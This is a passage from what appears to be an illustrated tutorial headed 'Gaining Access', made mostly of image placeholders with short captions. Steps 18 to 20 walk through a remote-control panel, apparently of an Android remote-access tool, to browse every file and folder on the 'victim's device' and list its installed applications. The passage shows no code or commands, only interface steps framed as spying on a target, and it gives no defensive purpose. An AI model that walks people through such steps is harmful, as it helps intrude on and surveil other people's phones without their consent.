
## Gaining Access




Now Click on device , options are appear




Step 18 Now click on **manager** and then **Files** – to view all files/folder on victims device




All files and folder



Step19 Now , once again click on manager



Step 20 And then click on Applications –To View All applications lists of target device



Installed apps  

MAYUR